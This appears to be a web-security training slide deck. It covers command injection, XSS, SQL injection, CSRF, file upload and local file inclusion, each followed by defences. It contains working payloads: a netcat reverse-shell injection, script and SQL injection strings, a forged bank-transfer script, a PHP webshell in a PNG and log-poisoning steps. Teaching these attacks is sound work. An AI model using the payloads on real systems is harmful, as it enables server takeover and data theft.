

Introduction To Web Hacking

A Refresher



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Command Injection



Command Injection – What/Why

- ❖ Some bits of software use OS level commands
- ❖ E.g Ping for networking tools
- ❖ The plan: Manipulate the command that runs
- ❖ Why?
- ❖ Can take control of server
- ❖ Use it to spawn shells, read files, pivot the network
- ❖ Basically, command injection is often game over



Command Injection - How

- ❖ Imagine some php which lets a user ping a host
- ❖ If they give 192.168.56.102 as \$_GET['ip']
- ❖ Then it might ping nicely
- ❖ What if \$_GET['ip'] = ; nc -e /bin/bash [My IP] [My Port]
- ❖ The command passed to system is
- ❖ ping; nc -e /bin/bash [My Ip] [My Port]
- ❖ The result?
- ❖ A shell connects back! (as long as I had a listener to receive it)
- ❖ Note: The user changed!



```
system('ping ' . $_GET['ip']);
```

```
$ whoami  
bob  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.101] 45244  
  
whoami  
root
```

```
root@kali:~# ping ; nc -e /bin/bash 192.168.56.101 4444  
Usage: ping [-aAbBdDfhLn0qrRUvV64] [-c count] [-i interval] [-I interface]  
           [-m mark] [-M pmtdisc_option] [-l preload] [-p pattern] [-Q tos]  
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]  
           [-w deadline] [-W timeout] [hop1 ...] destination  
  
Usage: ping -6 [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I interface]  
           [-l preload] [-m mark] [-M pmtdisc_option]  
           [-N nodeinfo option] [-p pattern] [-Q tcclass] [-s packetsize]  
           [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]  
           [-W timeout] destination
```



Command Injection - Defences

- ❖ Escape user input - But don't try and roll your own escaping functions
- ❖ Quote parameters
- ❖ E.g ping "\$ip" instead of ping \$ip
- ❖ Don't put user input into exec functions
- ❖ Run any functions you must, as a low prived user
- ❖ Just don't use (system) exec functions..... You probably don't need to



Cross-Site Scripting XSS



XSS – What/Why

- ❖ User supplied data being sent to users
- ❖ E.g Messages, Comments, Email (password reset forms?)
- ❖ Normal use: All fine good way to let users change stuff
- ❖ Our goal: Use it to run code on clients
- ❖ Steal cookies, Inject ads, crypto-currency mining
- ❖ To run any JavaScript we want on clients!
- ❖ We're covering two types
 - ❖ Reflected - Generally targeted, combined with phishing
 - ❖ Stored - Hits any user who goes to page




XSS (Reflected) - How

- ❖ There are times data sent to the server
- ❖ Is sent back to the client
- ❖ What if it contains Javascript?
- ❖ `$_GET['name'] = <script>alert("Hacked?");</script>`
- ❖ The browser see's the script where
- ❖ No reason to not believe it should be there
- ❖ So it runs!
- ❖ Remember, reflected generally uses the request
- ❖ E.g `example.com?name=<XSS PAYLOAD>`




```
echo "Hello " . $_GET[ 'name' ];
```

Hello



XSS (Stored) - How

- ❖ More often user data is stored by apps
- ❖ And then shown to users later
- ❖ E.g Comments, blog posts, messages
- ❖ Inject scripts into them
- ❖ Stored XSS will hit any user who goes to the page!



Leave a Reply

Your email address will not be published. Required fields are marked *

B I | “ { } | Comment

```
<script>
alert("Got you");
</script>
```



XSS – Defences

- ❖ Escape user input
- ❖ Escape OUTPUT (HTML entities, etc)
- ❖ Content Security Policy
- ❖ Don't put untrusted data in most locations (script tags, comments, comment names, css...)
- ❖ XSS Auditors - Like Chromes (Protects against the exploit, doesn't fix the problem)



SQL Injection (SQLi)



SQLi – What/Why

- ❖ SQL is used to interact with databases
- ❖ Often user data goes in the queries
- ❖ We want to inject our own SQL!
- ❖ To do what?
- ❖ Bypass auth
- ❖ Exfiltrate data (Data breach anyone???)
- ❖ More options, but those are the common ones



SQLi - How

- ❖ User input is often put into queries
- ❖ Normally, it may be `$_GET['ID'] = 6`
- ❖ But what if we provided some SQL
- ❖ `$_GET['ID'] = 6 OR "1" = "1" --`
- ❖ The "--" comments out anything else



```
$query = "SELECT Name,Price FROM Products WHERE ID=" . $_GET['ID'];
```



```
SELECT Name,Price FROM Products WHERE ID=6
```



```
SELECT Name,Price FROM Products Where ID=6 OR "1" = "1" --
```



SQLi – Auth bypass

- ❖ Part of a simple auth system
- ❖ User provides username and password
- ❖ If number of results > 0 log them in as "User"
- ❖ But what if we inject some extra SQL?
- ❖ \$_POST['user'] = Jack
- ❖ \$_POST['password'] = ' OR '1'='1' --
- ❖ Now for each record,
- ❖ It checks, is the username Jack ?
- ❖ AND is the password blank ?
- ❖ OR does 1 = 1 ?
- ❖ 1 will always equal 1
- ❖ So this will pass on every record
- ❖ And log you in, auth... bypassed

```
$username = $_POST['user'];
$password = $_POST['pass'];
$query = "SELECT Username,Pass FROM Users WHERE Username='$username' AND Pass='$password'";
```

```
SELECT Username,Pass FROM Users WHERE Username='Jack' AND Pass='myfakepassword'
```

```
SELECT Username,Pass FROM Users WHERE Username='Jack' AND Pass=''' OR '1'='1' --'
```

Note: When dealing with strings in SQL, you need to "quote" with ', so inject we need to end the ' and comment the original out



SQLi – Data exfiltration

- ❖ Imagine a list set of products being selected
- ❖ Same as before we can inject things there
- ❖ Enter the UNION query
- ❖ UNION queries allow multiple SELECTs in one query
- ❖ `$_GET['category'] = ' UNION SELECT Username,Pass FROM Users --'`
- ❖ The list of products would now also include all the Username,Pass combos from the user table



```
$category = $_GET['category'];
$query = "SELECT Name,Price FROM Products WHERE Category='$category'";
```



```
SELECT Name,Price FROM Products WHERE Category=''' UNION SELECT Username,Pass FROM Users --'
```

Admin | agrdg&jkefsDFUJUKJ8fawda4
Jack | myfakepassword
John | password1234



I ran the query against a simulation database, that's the users table



Note: UNION queries must SELECT the same number of columns as the main SELECT they are attached to. This can be solved either by multiple injections (if you need more cols), or using hard-coded values (if you need less)

SQLi - Defences

- ❖ Escape
- ❖ User
- ❖ Input
- ❖ (see a theme yet)
- ❖ Prepared Statements for queries
- ❖ Restrict user privs



Cross-Site Request Forgery (CSRF)



CSRF - What/Why

- ❖ Forces users to interact with a web app
- ❖ Exploits trust of browsers
- ❖ Browser packs in extra bits with your request
- ❖ So if user is authenticated, so is the request
- ❖ CSRF - Make user send unintended requests



CSRF - How

- ❖ In general CSRF is the payload of another exploit
- ❖ XSS - A common option
- ❖ Maybe to force a bank transfer (on a really bad bank)
- ❖ www.examplebank.com/transfer.php?sendto=jack&amount=1000
- ❖ If you were authed, and went to that URL, it would send me money!



```
<script>
  var evil = new XMLHttpRequest();
  evil.open("GET", "http://www.examplebank.com/transfer.php?sendto=jack&amount=1000");
  evil.send();
</script>
```

CSRF – Defences

- ❖ CSRF Tokens (The big one)
- ❖ Capchas
- ❖ 2 Factor Auth
- ❖ Re-Auth



File Upload



File Upload – What/Why

- ❖ Some systems allow files to be uploads
- ❖ Often with restrictions, e.g Just images
- ❖ The goal: Upload files containing code
- ❖ And get the code to execute!
- ❖ Often 2-stage
- ❖ Stage 1: File upload to get code in place
- ❖ Stage 2: Another vuln to trigger the code



File Upload - How

- ❖ Imagine an upload form which allows you to upload a file
- ❖ We want to upload a php file
- ❖ But it only allows .jpg or .png
- ❖ Could we simply change the .php to .png?
- ❖ Yes!(Sometimes) But it wont be interpreted as php anymore
- ❖ But what if it uses other methods to verify....magic bytes, etc
- ❖ Still can be bypassed!
- ❖ Blocking/Bypassing becomes a game of cat and mouse



```
137 <85>B K;P(a)^T
138 <85>^R<96>B;P(a)^T
139 %,<85>B;PÂR(^T
140 %,<85>B;<84>¥P(^TJX
141 <85>B;<84>¥P(<94>°^T
142 <85>B K;P(<94>°^T
143 <85>^R<96>B;P~-þ^?ABw<92> ^YÎ0^@^@^@^@IEND®B`<82>
144 <?php system($_GET['cmd']); ?>
145 ■
"php_PNG50.png" [converted] 145L, 32853C written
```



File Upload - Defences

- ❖ Use other restrictions than just file type
- ❖ Magic bytes (Although we showed a bypass for this)
- ❖ Store file in a manner than cant be predicted
- ❖ (e.g hash file + salt, store in unknown folder to user)
- ❖ This one can be difficult, best to use a library



Local File Inclusion (LFI)



LFI – What/Why

- ❖ Some code, may include code from another source
- ❖ LFI is simple - Include code that wasn't meant to be included
- ❖ Can be found on pages where user can pick options
- ❖ E.g "Choose your language"
- ❖ The result!?
- ❖ Reading contents of files (aka Local File Read - LFR)
- ❖ Remote Code Execution (RCE)



```
<?php  
include($_GET['file']);  
?>
```



```
<html>  
<h1>I'm a page</h1>  
</html>
```




The screenshot shows a web browser window with the following details:

- The address bar shows the URL `http://localhost/lfi.php?file=home.html`.
- The main content area displays the text `I'm a page` in large, bold, black font.
- The browser interface includes standard navigation buttons (back, forward, search) and a tab bar with links for "Most Visited", "Offensive Security", and "Kali Linux".

LFI - How


- ❖ Using the same code as before
- ❖ Use ?file=/etc/passwd
- ❖ Oh look, the passwd file
- ❖ But how can we make this worse!?
- ❖ Combine with file upload?
- ❖ Upload a file like so, called shell.png
- ❖ (Note the .png extension)
- ❖ LFI it, and anything in cmd= will run!
- ❖ A fake png used as a webshell!



```
http://localhost/lfi.php?file=/etc/passwd
localhost/lfi.php?file=/etc/passwd
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started
http://localhost/lfi.php?file=/etc/passwd
root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin newsx:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _aptx:x:100:65534:nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin mysql:x:104:109:MySQL Server,,:/nonexistent:/bin/false Debian-exim:x:105:110:/var/spool/exim4:/usr/sbin/nologin uiddd:x:106:112:/run/uiddd:/usr/sbin/nologin rwhod:x:107:65534:/var/spool/rwho:/usr/sbin/nologin redsocks:x:108:113:/var/run/redsocks:/usr/sbin/nologin epmd:x:109:114:/var/run/epmd:/usr/sbin/nologin usbxmux:x:110:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin miredo:x:111:65534:/:/var/run/miredo:/usr/sbin/nologin ntp:x:112:115:/:/nonexistent:/usr/sbin/nologin postgres:x:113:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash dnsmasq:x:114:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin messagebus:x:115:118:/:/nonexistent:/usr/sbin/nologin iodine:x:116:65534:/:/var/run/iodine:/usr/sbin/nologin arpwatch:x:117:120:ARP Watcher,,:/var/lib/arpwatch:/bin/sh Debian-snmp:x:118:123:/var/lib/snmp/bin/false stunnel4:x:119:124:/var/run/stunnel4:/usr/sbin/nologin rtkit:x:120:125:RealtimeKit,,:/proc:/usr/sbin/nologin ssh:x:121:127:/:/nonexistent:/usr/sbin/nologin inetutils:x:122:129:/var/lib/inetutils:/usr/sbin/nologin sshd:x:123:65534:/run/ssh:/usr/sbin/nologin speech-dispatcher:x:124:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false couchdb:x:125:132:CouchDB Administrator,,:/var/lib/couchdb:/bin/bash gluster:x:126:133:/var/lib/glusterd:/usr/sbin/nologin geoclue:x:127:134:/:/var/lib/geoclue:/usr/sbin/nologin colord:x:128:136:colorl colour management daemon,,:/var/lib/colorl:/usr/sbin/nologin saned:x:129:137:/var/lib/saned:/usr/sbin/nologin avahi:x:130:138:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin pulse:x:131:139:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin dradis:x:132:141:/:/var/lib/dradis:/usr/sbin/nologin king-phisher:x:133:142:/var/lib/king-phisher:/usr/sbin/nologin Debian-gdm:x:135:144:GNOME Display Manager:/var/lib/gdm3/bin/false systemd-coredump:x:998:998:systemd Core Dumper:/sbin/dumpctl
```




```
<?php
echo passthru($_GET['cmd']);
?>
```



```
http://localhost/lfi.php?file=shell.png&cmd=id
localhost/lfi.php?file=shell.png&cmd=id
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

LFI - Some cool tricks

- ❖ If you can LFI php, you can extract the source
- ❖ `php://filter/convert.base64-encode/resource=index.php`
- ❖ Can change index.php for other files!
- ❖ Most linux distros have ssh logs in `/var/log/auth.log`
- ❖ ssh '`<?php system($_GET["cmd"]); ?>'@<target>`
- ❖ The log will have `<?php system($_GET["cmd"]); ?>` as the username
- ❖ So if you LFI `/var/log/auth.log`
- ❖ The log file becomes a webshell!
- ❖ A form of log file poisoning

A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is: PS C:\> \$data = "PD9waHAKZWNo..."; [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$data)). The output of the command is displayed below the command line.

LFI – Defences

- ❖ Don't let users influence includes
- ❖ Append file type to the inclusion string (only a mitigation, not a protection)
- ❖ Protect against directory traversal (again, a mitigation)
- ❖ Consider disabling urls such as file://

